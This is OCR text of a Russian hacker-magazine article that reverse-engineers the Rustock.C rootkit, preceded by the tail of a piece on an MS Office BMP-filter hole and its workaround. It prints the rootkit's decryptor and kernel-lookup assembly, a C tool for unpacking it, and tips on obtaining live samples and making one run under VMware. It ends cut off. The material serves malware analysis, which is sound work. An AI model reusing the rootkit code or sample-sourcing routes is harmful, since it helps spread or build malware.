
Сплоиты будут выложены позже на моем сервере: nezumi.org.ru/souriz/hack.


Спецификация открыта

15 февраля 2008 года Microsoft выложила в открытый доступ достаточно полную спецификацию формата бинарных файлов, используемых в Офисе версий 97-2007. Событие осчастливило как создателей бесплатного ПО, вынужденных поддерживать эти форматы в своих приложениях, так и хакеров, у которых буквально крышу срывает от радости. Вряд ли стоит объяснять, насколько упрощается анализ заплаток на тот же MS Word при наличии спецификации на .doc. Даже и без всяких заплаток — теперь можно осознанно экспериментировать с различными полями, пытаясь добиться их переполнения. Чем же еще можно объяснить взрывной рост дыр, обнаруживаемых в Офисе с конца зимы этого года? Если раньше хакерам приходилось блуждать впотьмах, то ныне все тайное стало явным! Впрочем, не стоит обольщаться. Microsoft изменила бы самой себе, если бы не оставила кучу недокументированных возможностей (кстати говоря, уже известных конкурентам и успешно поддерживаемых пакетом OpenOffice, исходные тексты которого окажутся замечательным подспорьем к документации, выложенной на microsoft.com/interop/docs/officebinaryformats.mspx#EAB).

>> Solution

Как обычно, установить заплатки от Microsoft, доступные всем желающим (то есть, без проверки подлинности лицензии) по адресу: microsoft.com/technet/security/bulletin/ms08-044.mspx. Если же заплатку по каким-либо причинам устанавливать не хочется, можно воспользоваться временным обходным решением. Открываем папку `\Program Files\Common Files\Microsoft Shared\Grphflt\`, находим там файл `имя_фильтра.ftl` (для BMP это будет `BMPIMP32.FLT`), переименовываем его, например, в `BMPIMP32.FLT_`, после чего создаем пустой файл `BMPIMP32.FLT`. Несмотря на отсутствие фильтра, BMP можно будет по-прежнему импортировать в Офис (в дополнение к набору фильтров там имеются и внутренние конверторы).





КРИС КАСПЕРСКИ

Rustock.C — секретные техники анализа

МИРОВОЙ РУТКИТ ПОД МИКРОСКОПОМ

Легендарно-неуловимому rootkit'у Rustock.C посвящены десятки технических публикаций, детально описывающих, что именно он делает. Но никто из реверсеров не говорит, как он это выяснил, какие инструменты и методики анализа использовались. Пытаясь заполнить этот пробел, отведаем экзотические блюда хакерской кухни.

Rustock.C — словно проливной дождь в знойной пустыне. Настоящий вызов, реально напрягающий мозги и на несколько дней (а то и недель) выбивающий хакера из круговорота повседневной суеты. Окружающий мир исчезает. Остается только монитор, клава, Русток и бесчисленное множество распечаток, осенним листопадом падающих на пол. Rustock.C затягивает, не отпуская даже во сне, заставляя подскакивать среди ночи и лихорадочно опробовать только что вспыхнувшую идею, озарившую, казалось, совершенно неразрешимую проблему.

Детект виртуальных машин, куча антиотладочных приемов, многослойное шифрование, полиморфный код, жестокая обфускация, привязка к зараженной машине. Повсюду нестандартные приемы с трюками, использующимися впервые. И все это на самом низком уровне операционной системы в нулевом кольце с активным противодействием ядерным отладчикам и детекторам классических руткитов! Rustock.C — едва ли не единственный вирус, заражающий драйвера и умело обходящий брандмауэры и антивирусы. Короче, тут есть на чем поработать и чему поучиться!


Как и следует из его названия, **Rustock.C — не первый в своем семействе**. До него были версии A и B, построенные по тому же принципу, но гораздо хуже защищенные, а потому начинающим хакерам рекомендуется начинать свой путь именно с них. Когда версия B будет разобрана по винтикам и байтикам, почерк автора вируса станет знаком настолько, что «великий и ужасный» Rustock.C окажется не такой уж неразрешимой проблемой. К слову, у меня имеется множество сэмплов, опознаваемых антивирусами как Rustock.C, но радикально отличающихся поведением расшифровщика третьего уровня (в частности, в некоторых сэмплах отсутствует привязка к чипсету, которая есть в других).

Существует еще версия E и куча других, однако, анализировать их все смысла нет. Вариации не так уж значительны и ничего нового мы не узнаем, а вот времени убьем изрядно.

В ПОИСКАХ RUSTOCK'А

Забавно, но даже антивирусным компаниям пришлось всерьез напрячься, чтобы раздобыть живые образцы легендарного вируса. Где же брать образцы для анализа? В антивирусные компании обращаться бесполезно. Все равно не дадут. Во всяком случае, через официальные каналы. А вот по дружбе, в обход всех должностных инструкций… Тут можно задействовать профессиональные социальные сети, крупнейшей из которых на данный момент является www.linkedin.com. Грубо говоря, www.linkedin.com — то же самое, что «Мой мир», только порядка на два круче и реализованный должным образом. Имея десяток-другой знакомых первого уровня, через списки их контактов можно дотянуться практически до кого угодно, а дотянувшись — познакомиться через общих друзей. Используя их как залог своей лояльности, что я не пойду и не начну распространять полученный образец вируса налево и направо, вполне реально добиться своей цели.





Rustock.C в Ольге

Эмулятор x86emu на CVS с последними фиксами

На хакерских форумах ссылки на Rustock.C (выложенный на «Рапидшиду») попадались не раз и не два, но сейчас все они битые, однако, если запастись терпением, то откопать живого зверька вполне можно. На www.offensivecomputing.net (требуется регистрация) есть один экземпляр Rustock.C, однако — нет дропера. Чтобы заставить «зверька» работать, придется конкретно напрячься. Хотя после небольшой доработки «напильником» он соглашается жить под VMWare и даже размножается (нужно только «отломать» процедуру детектирования, ну и, конечно, подобрать ключ привязки к машине, шифрующий основной код вируса). Другой источник сэмплов — malwaredatabase.net/blog, откуда Rustock.C периодически то появляется, то исчезает. Также можно влиться в ряды распределенной сети «**Malware Database Over Dropbox**», где малварь хранится не на публичных серверах (которые закрываются так же стихийно, как и открываются), а на локальных жестких дисках членов сети. Короче говоря, это тот же самый eMule, только без координирующих серверов. Rustock.C там есть, в широком ассортименте сэмплов, добытых с различных компьютеров, что существенно упрощает анализ, поскольку мусорный код вычищается путем сравнивания нескольких образцов друг с другом. Для подключения к этому ресурсу необходимо быть принятым в ряды сообщества «**Professional Reverse Engineers & Ethical Hackers**» (ehre.collectivex.com). Там тоже требуется регистрация, причем регистрация премодерируемая, то есть координатор вправе немотивированно отказать. Лично у меня вступление в ряды заняло с неделю достаточно оживленной переписки, естественно, на английском — чес-слово, процедура устройства в антивирусную компанию с открытием доступа к коллекции вирусов отняла гораздо меньше времени.

ЗАТЕРЯННЫЙ В НЕДРАХ КОДА

Добытый образец Rustock.C грузим в HIEW, IDA-Pro или Ольгу. Стоп! А Ольга тут причем? Ведь Rustock.C заражает драйвера режима ядра, а Ольга работает в прикладном режиме. Впрочем, это совсем не мешает ей грузить драйвер как DLL в Ring-3 (где драйвер работать не будет, но первый уровень шифровки из трех снимается Ольгой на счет «раз»… со вторым уже возникают практически непреодолимые трудности).
Первый уровень полиморфизмом не страдает и во всех видимых мной образцах выглядит так:

ПЕРВЫЙ УРОВЕНЬ ШИФРОВКИ

```
.00010200:    pushad
.00010201:    mov      ecx,0000003D5     ---v (1)
.00010206:    xor      ebx,ebx
.00010208:    xor      edx,edx
.0001020A:    add      ebx,07D5F0831
.00010210:    adc      edx,000
.00010213:    dec      ecx
.00010214:    jne      .00001020A        ---^ (2)
.00010216:    mov      esi,000010233     ---v (3)
.0001021B:    mov      edi,esi
.0001021D:    mov      ecx,00000DF05     ---v (4)
.00010222:    mov      eax,ebx
.00010224:    shr      eax,003           ;"¦"
.00010227:    add      edx,eax
.00010229:    xchg     ebx,edx
.0001022B:    lodsd
.0001022C:    sub      eax,ebx
.0001022E:    stosd
.0001022F:    dec      ecx
.00010230:    jne      .000010222        ---^ (5)
.00010232:    popad
```

За концом расшифровщика следует «мусорный» код, который, собственно, и расшифровывается. Достаточно установить точку останова на команду POPAD, нажать <F9> (Run) и первого слоя шифровки как не бывало. Можно смело сохранять дамп.
Решение номер два. Написать скрипт для IDA-Pro, расшифровывая код прямо в дизассемблере (тут исчезают проблемы с возможными ошибками сохранения дампа). Способ надежный, но я ленивый и потому просто рипнул оригинальный код, засунул его в ассемблерную вставку на Си, дописал еще несколько строк, расходующихся на файловый ввод/вывод… Через пару минут появился статический расшифровщик.

СТАТИЧЕСКИЙ РАСШИФРОВЩИК ПЕРВОГО УРОВНЯ С РИПНУТЫМ КОДОМ

```
#define BASE 0x00010000
decrypt(char *p) {
      __asm {           // ripped code
            mov      ecx, 0000003D5h
            xor      ebx, ebx
            xor      edx, edx
            …
            mov      esi, [p]
            add      esi, 233h
            …
            jnz      short loc_10222
      }                 // end of rip
}
main() {
   FILE *f_in, *f_out;
   int base = BASE; char *p; fpos_t pos;
```

Первый уровень шифровки снят. За ним и второй!

```
    if(!(f_in = fopen("rustock-c"  ,"rb")))
      return printf("-ERR:open rustock\n");
    if(!(f_out = fopen("rustock-c-un","wb")))
      return printf("-ERR:open rustock-un\n");
    fseek(f_in, 0, SEEK_END);
    fgetpos(f_in, &pos);
    fseek(f_in, 0, SEEK_SET);
    p = (char *) malloc((size_t)pos);
    fread(p, 1, (int) pos, f_in);
    decrypt(p);
    fwrite(p, 1, (int)pos, f_out);
    fclose(f_out);
    fclose(f_in);
}
```

В оригинальном коде расшифровщика потребовалось заменить всего одну строку: `MOV ESI,000010233h` → `MOV ESI, [p]/ADD ESI, 233h` (где `p` — указатель на блок памяти, в который загружен расшифровываемый файл, а `233h` — смещение первого зашифрованного байта, следующего непосредственно за командой `POPAD`). Подобный прием (рипанье кода) — весьма эффективный способ для борьбы даже с навороченными шифровщиками. Правда, если код шифровщика разбросан по десяткам функций, «размазанным» по всей программе, рипанье существенно усложняется и такие защиты уже предпочтительнее снимать в отладчике.

Расшифрованный Rustoc-C-unpack загружаем в IDA-Pro. Теперь смотрим на панель навигатора, где синим цветом показан код, а серым — данные. Никакие это, конечно, не данные, а основное вирусное тело. Зашифрованное, разумеется. Расшифровщик второго уровня занимает сравнительно небольшую часть, сбившуюся в левый угол, однако, не стоит надеяться, что он дастся нам так же легко, как и предыдущий!


Попытка визуализации расшифровщика второго уровня вгоняет IDA-Pro в глубокую задумчивость. После которой она отображает жуткое хитросплетение графов, похожее на паутину, сотканную обкуренным пауком.

Гаснут как бычки в писсуаре и попытки трассировки потока управления, оставляя нас наедине с кучей функций, условных и безусловных переходов, просмотр которых в укрупненном масштабе показывает, что Rustock.C разбивает код расшифровщика второго уровня на множество мелких блоков. Эти блоки несложно собрать обратно, прогнав программу через отладчик и построив полную трассу потока выполнения. Вот только сделать это у нас не получится, поскольку Rustock.C активно сопротивляется отладке!

Просматривая код распаковщика второго уровня, мы натыкаемся на кучу привилегированных команд, включающих в себя и обращение к отладочным регистрам. На прикладном уровне это не трассируется в принципе, вызывая исключение.

ПРИВИЛЕГИРОВАННЫЕ МАШИННЫЕ КОМАНДЫ В РАСШИФРОВЩИКЕ ВТОРОГО УРОВНЯ

```
.00010C17:    mov     eax,dr0
.00010C1A:    call    .000014064  ---v (2)
.00010C1F:    mov     eax,dr1
.00010C22:    call    .000014064  ---v (3)
```



Внешний вид эмулятора x86emu

Следовательно, мы должны либо модифицировать код, переписав его так, чтобы он работал в Ring-3 без нарушения функционала — либо воспользоваться эмулятором типа x86emu (Plug-in для IDA-Pro), который лучше всего брать прямо с **CVS** (https://sourceforge.net/projects/ida-x86emu). Там находится самая свежая версия с кучей фиксов, сильно отличающая от последнего официального релиза.

Впрочем, x86emu эмулирует ограниченный набор инструкций/регистров и потому без ручной работы здесь не обойтись. Как вариант, можно попробовать BOCHS (со встроенным отладчиком). Но BOCHS очень медленно работает, а с популярными отладчиками ядерного уровня Rustock.C ведет отчаянную войну. Потому вовсе не факт, что «живая» отладка приведет нас к цели быстрее эмулятора.

Обращения к отладочным регистрам — это еще мелочи. Очень быстро мы встречаем код, взаимодействующий с ядерной памятью. В частности, следующий фрагмент осуществляет разбор таблицы экспорта ntoskrnl.exe на предмет поиска необходимых вирусу функций. Как это он делает? Сначала что-то грузит из указателя, полученного из FS:[38h], где на прикладном уровне находится «количество критических секций», принадлежащих потоку (Count of owned critical sections). Но ведь Rustock.C отнюдь не на прикладном уровне работает! А ядро здесь держит Processor Control Region (или, сокращенно, PCR), по смещению 38h от начала которого лежит указатель на глобальную таблицу дескрипторов прерываний (IDT). «Смотрит» она непосредственно в ядро (если, конечно, ее никто не захучил).

Как мы это узнали? Раскладка ядерной памяти хорошо описана в документации на SoftICE, а определения самих структур можно найти в NTDDK от Microsoft или обратиться к замечательному ресурсу «Windows Vista Kernel Structures», содержащему практически всю **информацию о ядре Висты** (www.nirsoft.net/kernel_struct/vista/index.html).


ПРЯМОЙ ПОИСК ЯДРА В ПАМЯТИ

```
000138C4    mov     eax, large fs:38h
                    ; _KPCR->IDT;
000138CA    add     eax, 4
000138CD    mov     eax, [eax]
000138CF    xor     al, al
000138D1    stc
000138D2    jb      loc_10C00
00010C00    sub     eax, 5A9D558h
00010C05    sub     eax, 0FA562BA8h
00010C0A    cmp     word ptr [eax], 'ZM'
00010C0F    pushf
00010C10    call    sub_13667
…
00010E31    cmp   dword ptr [eax+ebx], 'EP'
```



links

- Сага о том, как сотрудники DrWeb ловили Неуловимого Джо, а потом поймали и прищемили: drweb.com/upload/a8601a8e66f6ff9a9c629c969482d292_1210059861_DDOCUMENTS Articales_PRDrWEB_Rustock_rus.pdf.
- Животрепещущая история о том, как с вируса содрали первый слой упаковщика, чему страшно возрадовались, но застряли во втором, который не смогли пройти даже с помощью IDA-Pro: blog.threatexpert.com/2008/05/rustockc-unpacking-nested-doll.html.
- Увлекательная детективная история с разоблачением... нет, не вируса, а его создателей, на роль которых выдвигаются парни с краклаба: rootkit.com/newsread.php?newsid=879.
- Краткое, но самое техничное описание вируса из всех встреченных мною (с описанием прохождения всех уровней шифрования): eset.com/threat-center/blog/?p=127.
- Техничный анализ предыдущей версии Rustock.C: offensivecomputing.net/?q=node/331.



Фрагмент блок-схемы расшифровщика второго уровня

```
00010E38        pushf
00010E39        call      sub_14484
```

Кстати говоря, Lukasz Kwiatek, также исследовавший Rustock.C, приводит очень похожий, но **подозрительно «вылизанный» код** (www.eset.com/threat-center/blog/?p=127), что наводит на определенные размышления: либо он дербанил другую версию, либо прогнал код через деобфускатор.

ПРЯМОЙ ПОИСК ЯДРА В ПАМЯТИ В ВАРИАНТЕ ОТ LUKASZ KWIATEK'А

```
